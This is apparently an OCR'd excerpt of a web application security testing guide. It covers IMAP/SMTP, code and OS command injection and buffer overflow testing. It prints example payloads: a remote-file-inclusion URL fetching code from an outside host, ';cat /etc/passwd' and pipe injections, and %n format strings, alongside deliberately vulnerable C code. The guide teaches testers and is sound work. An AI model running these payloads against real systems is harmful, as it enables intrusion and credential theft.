In order to detect vulnerable parameters requires the tester has to analyse the applications ability in handling input. Input validation testing requires the tester to send bogus, or malicious, requests to the server and analyse the response. In a secure developed application, the response should be an error with some corresponding action telling the client something has gone wrong. In a not secure application the malicious request may be processed by the back-end application that will answer with a "HTTP 200 OK" response message.

It is important to notice that the requests being sent should match the technology being tested. Sending SQL injection strings for Microsoft SQL server when a MySQL server is being used will result in false positive responses. In this case, sending malicious IMAP commands is modus operandi since IMAP is the underlying protocol being tested.

IMAP special parameters that should be used are:

On the IMAP server	**On the SMTP server**
Authentication	Emissor e-mail
operations with mail boxes (list, read, create, delete, rename)	Destination e-mail
operations with messages (read, copy, move, delete)	Subject
Disconnection	Message body
	Attached files

In this testing example, the "mailbox" parameter is being tested by manipulating all requests with the parameter in:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1
```

The following examples can be used.

- Left the parameter with a null value:

```
http://<webmail>/src/read_body.php?mailbox=&passed_id=46106&startMessage=1
```

- Substitute the value with a random value:

```
http://<webmail>/src/read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1
```

- Add other values to the parameter:

```
http://<webmail>/src/read_body.php?mailbox=INBOX
PARAMETER2&passed_id=46106&startMessage=1
```

- Add non standard special characters (i.e.: \, ', '', @, #, !, |):

```
http://<webmail>/src/read_body.php?mailbox=INBOX"&passed_id=46106&startMessage=1
```

- Eliminate the parameter:

```
http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1
```

The final result of the above testing gives the tester three possible situations:
S1 - The application returns a error code/message
S2 - The application does not return an error code/message, but it does not realize the requested operation
S3 - The application does not return an error code/message and realizes the operation requested normally

Situations S1 and S2 represent successful IMAP/SMTP injection.

An attacker's aim is receiving the S1 response as its an indicator that the application is vulnerable to injection and further manipulation.

Let's suppose that a user visualizes the email headers across the following HTTP request:

```
http://<webmail>/src/view_header.php?mailbox=INBOX&passed_id=46105&passed_ent_id=0
```

An attacker might modify the value of the parameter INBOX by injecting the character '' (%22 using URL encoding):

```
http://<webmail>/src/view_header.php?mailbox=INBOX%22&passed_id=46105&passed_ent_id=0
```

In this case the application answer will be:

```
ERROR: Bad or malformed request.
Query: SELECT "INBOX""
Server responded: Unexpected extra arguments to Select
```

S2 is a harder testing technique to successfully execute. The tester needs to use blind command injection in order to determine if the server is vulnerable.

On the other hand, the last scene (S3) does not have relevancy in this paragraph.

Result Expected:

- List of vulnerable parameters
- Affected functionality
- Type of possible injection (IMAP/SMTP)

Understanding the data flow and deployment structure of the client

After having identifying all vulnerable parameters (for example, "passed_id"), the tester needs to determine what level of injection is possible and then draw up a testing plan to further exploit the application.

In this test case, we have detected that the application's "passed_id" is vulnerable and used in the following request:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1
```

Using the following test case (to use an alphabetical value when a numerical value is required):

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1
```

will generate the following error message:

```
ERROR : Bad or malformed request.
Query: FETCH test:test BODY[HEADER]
Server responded: Error in IMAP command received by server.
```

In the previous example, the other error message returned the name of the executed command and the associate parameters.

In other situations, the error message ("not controlled" by the application) contains the name of the executed command, but reading the suitable RFC (see "Reference" paragraph) allows the tester understand what other possible commands can be executed.

If the application does not return descriptive error messages, the tester needs to analyze the affected functionality to understand possible deduce all possible commands (and parameters) associated with the above mentioned functionality. For example, if the detection of the vulnerable parameter has been realized trying to create a mailbox, it turns out logical to think that the IMAP command affected will be "CREATE" and, according to the RFC, it contains a only parameter which value corresponds to the mailbox name that is expected to create.

Result Expected:

- List of IMAP/SMTP commands affected
- Type, value and number of parameters waited by the affected IMAP/SMTP commands

IMAP/SMTP command injection

Once the tester has identified vulnerable parameters and has analyzed the context in which it is executed, the next stage is exploiting the functionality.

This stage has two possible outcomes:
1. The injection is possible in an unauthenticated state: the affected functionality does not require the user to be authenticated. The injected (IMAP) commands available are limited to: CAPABILITY, NOOP, AUTHENTICATE, LOGIN and LOGOUT.
2. The injection is only possible in an authenticated state: the successful exploitation requires the user to be fully authentication before testing can continue

In any case, the typical structure of an IMAP/SMTP Injection is as follows:

- Header: ending of the expected command;
- Body: injection of the new command;
- Footer: beginning of the expected command.

It is important to state that in order to execute the IMAP/SMTP command, the previous one must have finished with the CRLF (%0d%0a) sequence. Let's suppose that in the stage 1 ("Identifying vulnerable parameters"), the attacker detects the parameter "message_id" of the following request as a vulnerable parameter:

```
http://<webmail>/read_email.php?message_id=4791
```

Let's suppose also that the outcome of the analysis performed in the stage 2 ("Understanding the data flow and deployment structure of the client ") has identified the command and arguments associated with this parameter:

```
FETCH 4791 BODY[HEADER]
```

In this scene, the IMAP injection structure would be:

```
http://<webmail>/read_email.php?message_id=4791 BODY[HEADER]%0d%0aV100 CAPABILITY%0d%0aV101
FETCH 4791
```

Which would generate the following commands:

```
???? FETCH 4791 BODY[HEADER]
V100 CAPABILITY
V101 FETCH 4791 BODY[HEADER]
```

where:

```
Header = 4791 BODY[HEADER]
Body   = %0d%0aV100 CAPABILITY%0d%0a
Footer = V101 FETCH 4791
```

Result Expected:

- Arbitrary IMAP/SMTP command injection

REFERENCES

Whitepapers

- RFC 0821 "Simple Mail Transfer Protocol".
- RFC 3501 "Internet Message Access Protocol - Version 4rev1".
- Vicente Aguilera Díaz: "MX Injection: Capturing and Exploiting Hidden Mail Servers" - http://www.webappsec.org/projects/articles/121106.pdf

4.6.9 CODE INJECTION

BRIEF SUMMARY

This section describes how a tester can check if it is possible to enter code as input on a web page and have it executed by the web server. More information about Code Injection here: http://www.owasp.org/index.php/Code_Injection

DESCRIPTION OF THE ISSUE

Code Injection testing involve a tester submitting code as input that is processed by the web server as dynamic code or as in an included file. These tests can target various server side scripting engines, i.e. ASP, PHP, etc. Proper validation and secure coding practices need to be employed to protect against these attacks.

BLACK BOX TESTING AND EXAMPLE

Testing for PHP Injection vulnerabilities:

Using the querystring, the tester can inject code (in this example, a malicious url) to be processed as part of the included file:

```
http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a
```

Result Expected:

The malicious URL is accepted as a parameter for the PHP page, which will later use the value in an include file.

GRAY BOX TESTING AND EXAMPLE

Testing for ASP Code Injection vulnerabilities

Examining ASP code for user input used in execution functions, e.g. Can the user enter commands into the Data input field? Here, the ASP code will save it to file and then execute it:

```
<%
If not isEmpty(Request( "Data" ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
```

```
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8, True)
f.Write Request("Data") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing
'Data.txt is executed
Server.Execute( "data.txt" )
Else
%>
<form>
<input name="Data" /><input type="submit" name="Enter Data" />
</form>
<%
End If
%>)))
```

REFERENCES

- Security Focus - http://www.securityfocus.com
- Insecure.org - http://www.insecure.org
- Wikipedia - http://www.wikipedia.org
- OWASP Code Review - http://www.owasp.org/index.php/OS_Injection

4.6.10 OS COMMANDING

BRIEF SUMMARY

In this paragraph we describe how to test an application for OS commanding testing: this means try to inject an on command throughout an HTTP request to the application.

SHORT DESCRIPTION OF THE ISSUE

OS Commanding is a technique used via a web interface in order to execute OS commands on the web server.

The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious programs or even obtain passwords. OS commanding is preventable when security is emphasized during the design and development of applications.

BLACK BOX TESTING AND EXAMPLE

When viewing a file in a web application the file name is often shown in the URL. Perl allows piping data from a process into an open statement. The user can simply append the Pipe symbol " | " onto the end of the filename.
Example URL before alteration:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

Example URL modified:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

This will execute the command "/bin/ls".
Appending a semicolon to the end of a URL for a .PHP page followed by an operating system command, will execute the command.
Example:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

Example
Consider the case of an application that contains a set of documents that you can browse from the Internet. If you fire up WebScarab, you can obtain a POST HTTP like the following:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf
```

In this post we notice how the application retrieve the public documentations. Now we can test if it is possible to add an operative system command to inject in the POST HTTP. Try the following:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf+|+Dir c:\
```

If the application doesn't validate the request, we can obtain the following result:

```
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
```

The output is:

```
Il volume nell'unità C non ha etichetta.
Numero di serie Del volume: 8E3F-4B61
Directory of c:\
 18/10/2006 00:27 2,675 Dir_Prog.txt
 18/10/2006 00:28 3,887 Dir_ProgFile.txt
 16/11/2006 10:43
    Doc
    11/11/2006 17:25
       Documents and Settings
       25/10/2006 03:11
          I386
          14/11/2006 18:51
            h4ck3r
            30/09/2005 21:40 25,934
              OWASP1.JPG
              03/11/2006 18:29
                     Prog
                     18/11/2006 11:20
                            Program Files
                            16/11/2006 21:12
                                   Software
                                   24/10/2006 18:25
                                          Setup
                                          24/10/2006 23:37
                                                 Technologies
                                                 18/11/2006 11:14
                                                 3 File 32,496 byte
                                                 13 Directory 6,921,269,248 byte disponibili
                                                 Return code: 0
```

In this case we have obtained an OS Injection.

GRAY BOX TESTING

Sanitization

The URL and form data needs to be sanitized for invalid characters. A "blacklist" of characters is an option but it may be difficult to think of all of the characters to validate against. Also there may be some that were not discovered as of yet. A "white list" containing only allowable characters should be created to validate the user input. Characters that were missed as well as undiscovered threats should be eliminated by this list.

Permissions

The web application and its components should be running under strict permissions that do not allow operating system command execution. Try to verify all these information to test from a Gray Box point of view

REFERENCES

White papers

- http://www.securityfocus.com/infocus/1709

Tools

- OWASP WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- OWASP WebGoat - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

4.6.11 BUFFER OVERFLOW TESTING

What's buffer overflow?

To find out more about buffer overflow vulnerability, please go to Buffer overflow pages.

How to test for buffer overflow vulnerabilities?

Different types of buffer overflow vulnerabilities have different testing methods. Here are the testing methods for the common types of buffer overflow vulnerabilities.

- Testing for heap overflow vulnerability
- Testing for stack overflow vulnerability
- Testing for format string vulnerability

4.6.11.1 HEAP OVERFLOW

BRIEF SUMMARY

In this test we check whether a tester can make an heap overflow that exploits a memory segment.

DESCRIPTION OF THE ISSUE


Heap is a memory segment that is used for storing dynamically allocated data and global variables. Each chunk of memory in heap consists of boundary tags that contain memory management information.

When a heap-based buffer is overflowed the control information in these tags is overwritten and when the heap management routine frees the buffer, a memory address overwrite take place leading to an access violation. When the overflow is executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired memory location with a user-controlled value. Practically an attacker would be able to overwrite function pointers and various addresses stored in structures like GOT, .dtors or TEB with an address of a malicious payload.

There are numerous variants of the heap overflow (heap corruption) vulnerability that can allow anything from overwriting function pointers to exploiting memory management structures for arbitrary code execution. Locating heap overflows requires closer examination in comparison to stack overflows since there are certain conditions that need to exist in code for these vulnerabilities to manifest.

BLACK BOX TESTING AND EXAMPLE

The principles of black box testing for heap overflows remain the same as stack overflows. The key is to supply different and large size strings as compared to expected input. Although the test process remains the same, the results that are visible in a debugger are significantly different. While in the case of a stack overflow an instruction pointer or SEH overwrite would be apparent, this does not hold true for a heap overflow condition. When debugging a windows program a heap overflow can appear in several different forms, the most common one being a pointer exchange taking place after the heap management routine comes into action. Shown below is a scenario that illustrates a heap overflow vulnerability.



The two registers shown, EAX and ECX, can be populated with user supplied addresses which are a part of the data that is used to overflow the heap buffer. One of the address can be of a function pointer which needs to be overwritten, for example UEF(Unhandled Exception filter), and the other can be address of user supplied code that needs to be executed.

When MOV instructions shown in the left pane are executed, the overwrite takes place and user supplied code gets executed when the function is called. As mentioned previously, other methods of testing such vulnerabilities include reverse engineering the application binaries, which is a complex and tedious process, and using Fuzzing techniques.

GRAY BOX TESTING AND EXAMPLE

When reviewing code one must realize that there exist several avenues where heap related vulnerabilities may arise. Code that may seem to be innocuous at the first glance can prove to be vulnerable when certain conditions occur. Since there are several variants of this vulnerability, we will cover issues that are predominant. Most of the time heap buffers are considered safe by a lot of developers who do not hesitate to perform insecure operations like strcpy( ) on them. The myth, that a

stack overflow and instruction pointer overwrite are the only means to execute arbitrary code, proves to be hazardous in case of code shown below:-

```
int main(int argc, char *argv[])
	{
		……

		vulnerable(argv[1]);
		return 0;
	}


	int vulnerable(char *buf)
	{

		HANDLE hp = HeapCreate(0, 0, 0);

		HLOCAL chunk = HeapAlloc(hp, 0, 260);

		strcpy(chunk, buf);   Vulnerability'''⇓'''

				……..

		return 0;
	}
```

In this case if buf exceeds 260 bytes, it will overwrite pointers in the adjacent boundary tag facilitating overwrite of an arbitrary memory location with 4 bytes of data once the heap management routine kicks in.

Lately several products, especially anti-virus libraries, have been affected by variants that are combinations of an integer overflow and copy operations to a heap buffer. As an example consider a vulnerable code snippet, a part of code responsible for processing TNEF filetypes, from Clam Anti Virus 0.86.1, source file tnef.c and function tnef_message( ):

```
 Vulnerability'''⇓string = cli_malloc(length + 1); '''
 Vulnerability'''⇓if(fread(string, 1, length, fp) != length) {'''
free(string);
return -1;
}
```

The malloc in line 1 allocates memory based on the value of length, which happens to be a 32 bit integer. In this particular example length is user controllable and a malicious TNEF file can be crafted to set length to '-1', which would result in malloc(0). Following this malloc would allocate a small heap buffer, which would be 16 bytes on most 32 bit platforms (as indicated in malloc.h).

And now in line 2 heap overflow occurs in the call to fread( ). The 3rd argument, in this case length, is expected to be a size_t variable. But if it's going to be '-1', the argument wraps to 0xFFFFFFFF and there by copying 0xFFFFFFFF bytes into the 16 byte buffer.

Static code analysis tools can also help in locating heap related vulnerabilities such as "double free" etc. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

REFERENCES

Whitepapers

- w00w00: "Heap Overflow Tutorial" - http://www.w00w00.org/files/articles/heaptut.txt
- David Litchfield: "Windows Heap Overflows" - http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt
- Alex wheeler: "Clam Anti-Virus Multiple remote buffer overflows" - http://www.rem0te.com/public/images/clamav.pdf

Tools

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - http://www.ollydbg.de
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
- Brute Force Binary Tester (BFB), A proactive binary checker - http://bfbtester.sourceforge.net
- Metasploit, A rapid exploit development and Testing frame work - http://www.metasploit.com/projects/Framework
- Stack [Varun Uppal (varunuppal81@gmail.com)]

4.6.11.2 STACK OVERFLOW

BRIEF SUMMARY

In this section we describe a particular overflow test that focus on how to manipulate the program stack.

DESCRIPTION OF THE ISSUE

Stack overflows occur when variable size data is copied into fixed length buffers located on the program stack without any bounds checking. Vulnerabilities of this class are generally considered to be of high severity since exploitation would mostly permit arbitrary code execution or Denial of Service. Rarely found in interpreted platforms, code written in C and similar languages is often ridden with instances of this vulnerability. An extract from the buffer overflow section of OWASP Guide 2.0 states that:

“Almost every platform, with the following notable exceptions:

J2EE – as long as native methods or system calls are not invoked

.NET – as long as /unsafe or unmanaged code is not invoked (such as the use of P/Invoke or COM Interop)

PHP – as long as external programs and vulnerable PHP extensions written in C or C++ are not called “

can suffer from stack overflow issues.

The stack overflow vulnerability attains high severity on account of the fact that it allows overwriting of the Instruction Pointer with arbitrary values. It is a well known fact that the instruction pointer is instrumental in governing the code execution flow. The ability to manipulate it would allow an attacker

to alter execution flow and thereby execute arbitrary code. Apart from overwriting the instruction pointer, similar results can also be obtained by overwriting other variables and structures, like Exception Handlers, which are located on the stack.

BLACK BOX TESTING AND EXAMPLE


The key to testing an application for stack overflow vulnerabilities is supplying overly large input data as compared to what is expected. However subjecting the application to arbitrarily large data is not sufficient. It becomes necessary to inspect the application's execution flow and responses to ascertain whether an overflow has actually been triggered or not. Therefore the steps required to locate and validate stack overflows would involve attaching a debugger to the target application or process, generate malformed input for the application, subject application to malformed input and inspect responses in debugger. The debugger serves to be the medium for viewing execution flow and state of the registers when vulnerability gets triggered.

On the other Hand a more passive form of testing can be employed which involves inspecting assembly code of the application by use of disassemblers. In this case various sections are scanned for signatures of vulnerable assembly fragments. This is often termed as reverse engineering and is a tedious process.

As a simple example consider the following technique employed while testing an executable "sample.exe" for stack overflows:

```
#include<stdio.h>
int main(int argc, char *argv[])
{
char buff[20];
printf("copying into buffer");
strcpy(buff,argv[1]);
return 0;
}
```

File sample.exe is launched in a debugger, in our case OllyDbg.



Since the application is expecting command line arguments, a large sequence of characters such as 'A' can be supplied in the arguments field shown above.

On opening the executable with supplied arguments and continuing execution the following results are obtained.

As shown in the registers window of the debugger, the EIP or extended Instruction pointer, which points to the next instruction lined up for execution, contains the value '41414141'. '41' is a hexadecimal representation for the character 'A' and therefore the string 'AAAA' translates to 41414141.

This clearly demonstrates how input data can be used to overwrite the instruction pointer with user supplied values and control program execution. A stack overflow can also allow overwriting of stack based structures like SEH (Structured Exception Handler) to control code execution and bypass certain stack protection mechanisms.

As mentioned previously, other methods of testing such vulnerabilities include reverse engineering the application binaries, which is a complex and tedious process, and using Fuzzing techniques.

GRAY BOX TESTING AND EXAMPLE

When reviewing code for stack overflows, it is advisable to search for calls to insecure library functions like gets(), strcpy(), strcat() etc which do not validate the length of source strings and blindly copy data into fixed size buffers.

For example consider the following function:-

```
void log_create(int severity, char *inpt) {

char b[1024];

if (severity == 1)
{
strcat(b,"Error occured on");
strcat(b,":");
```

```
strcat(b,inpt);


FILE *fd = fopen ("logfile.log", "a");
fprintf(fd, "%s", b);
fclose(fd);

. . . . . .
}
```

From above, the line strcat(b,inpt) will result in a stack overflow in case inpt exceeds 1024 bytes. Not only does this demonstrate an insecure usage of strcat, it also shows how important it is to examine the length of strings referenced by a character pointer that is passed as an argument to a function; In this case the length of string referenced by char *inpt. Therefore it is always a good idea to trace back the source of function arguments and ascertain string lengths while reviewing code.

Usage of the relatively safer strncpy() can also lead to stack overflows since it only restricts the number of bytes copied into the destination buffer. In case the size argument that is used to accomplish this is generated dynamically based on user input or calculated inaccurately within loops, it is possible to overflow stack buffers. For example:-

```
Void func(char *source)
{
Char dest[40];
…
size=strlen(source)+1
….
strncpy(dest,source,size)
}
```

where source is user controllable data. A good example would be the samba trans2open stack overflow vulnerability (http://www.securityfocus.com/archive/1/317615).

Vulnerabilities can also appear in URL and address parsing code. In such cases a function like memccpy() is usually employed which copies data into a destination buffer from source till a specified character is not encountered. Consider the function:

```
Void func(char *path)
{
char servaddr[40];
…
memccpy(servaddr,path,'\');
….
}
```

In this case the information contained in path could be greater than 40 bytes before '\' can be encountered. If so it will cause a stack overflow. A similar vulnerability was located in Windows RPCSS subsystem (MS03-026). The vulnerable code copied server names from UNC paths into a fixed size buffer till a '\' was encountered. The length of the server name in this case was controllable by users.

Apart from manually reviewing code for stack overflows, static code analysis tools can also be of great assistance. Although they tend to generate a lot of false positives and would barely be able to locate a small portion of defects, they certainly help in reducing the overhead associated with finding low hanging fruits like strcpy() and sprintf() bugs. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

REFERENCES

Whitepapers

- Defeating Stack Based Buffer Overflow Prevention Mechanism of Windows 2003 Server - http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf
- Aleph One: "Smashing the Stack for Fun and Profit" - http://www.phrack.org/phrack/49/P49-14
- Tal Zeltzer: "Basic stack overflow exploitation on Win32" - http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Basic_stack_overflow_exploiting_on_win32
- Tal Zeltzer"Exploiting Default SEH to increase Exploit Stability" - http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_default_seh_to_increase_stability
- The Samba trans2open stack overflow vulnerability - http://www.securityfocus.com/archive/1/317615
- Windows RPC DCOM vulnerability details - http://www.xfocus.org/documents/200307/2.html

Tools

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - http://www.ollydbg.de
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
- Brute Force Binary Tester (BFB), A proactive binary checker - http://bfbtester.sourceforge.net/
- Metasploit, A rapid exploit development and Testing frame work - http://www.metasploit.com/projects/Framework/

4.6.11.3 FORMAT STRING

BRIEF SUMMARY

In this section we describe how to test for format string attacks that can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as printf().

DESCRIPTION OF THE ISSUE

Various C-Style languages provision formatting of output by means of functions like printf( ), fprintf( ) etc.

Formatting is governed by a parameter to these functions termed as format type specifier, typically %s, %c etc.

The vulnerability arises on account of format functions being called with inadequate parameters and user controlled Data.

A simple example would be printf(argv[1]). In this case the type specifier has not been explicitly declared, allowing a user to pass characters such %s, %n, %x to the application by means of command line argument argv[1].

This situation tends to become precarious on account of the fact that a user who can supply format specifiers can perform the following malicious actions:

Enumerate process Stack: This allows an adversary to view stack organization of the vulnerable process by supplying format strings such as %x or %p, which can lead to leakage of sensitive information. It can also be used to extract canary values when the application is protected with a stack protection mechanism. Coupled with a stack overflow, this information can be used to bypass the stack protector.

Control Execution Flow: This vulnerability can also facilitate arbitrary code execution since it allows writing 4 bytes of data to an address supplied by the adversary. The specifier %n comes handy for overwriting various function pointers in memory with address of the malicious payload. When these overwritten function pointers get called, execution passes to the malicious code.

Denial of Service: In case the adversary is not in a position to supply malicious code for execution, the vulnerable application can be crashed by supplying a sequence of %x followed by %n.

BLACK BOX TESTING AND EXAMPLE

The key to testing format string vulnerabilities is supplying format type specifiers in application input.

For example, consider an application that processes the URL string http://xyzhost.com/html/en/index.htm or accepts inputs from forms. If format string vulnerability exists in one of the routines processing this information, supplying a URL like http://xyzhost.com/html/en/index.htm%n%n%n or passing %n in one of the form fields might crash the application creating a core dump in the hosting folder.

Format string vulnerabilities manifest mainly in web servers, application servers or web applications utilizing C/C++ based code or CGI scripts written in C. In most of these cases an error reporting or logging function like syslog( ) has been called insecurely.

When testing CGI scripts for format string vulnerabilities, the input parameters can be manipulated to include %x or %n type specifiers. For example a legitimate request like

```
http://hostname/cgi-bin/query.cgi?name=john&code=45765
```

can be altered to

```
http://hostname/cgi-bin/query.cgi?name=john%x.%x.%x&code=45765%x.%x
```

In case a format string vulnerability exists in the routine processing this request, the tester will be able to see stack data being printed out to browser.


In case of unavailability of code, the process of reviewing assembly fragments (also known as reverse engineering binaries) would yield substantial information about format string bugs.

Take the instance of code (1):


```
int main(int argc, char **argv)
{
printf("The string entered is\n");
printf("%s",argv[1]);
```

```
return 0;
}
```

when the disassembly is examined using IDA Pro, the address of a format type specifier being pushed on the stack is clearly visible before a call to printf is made.




On the other hand when the same code is compiled without "%s" as an argument , the variation in assembly is apparent. As seen below, there is no offset being pushed on the stack before calling printf.



GRAY BOX TESTING AND EXAMPLE

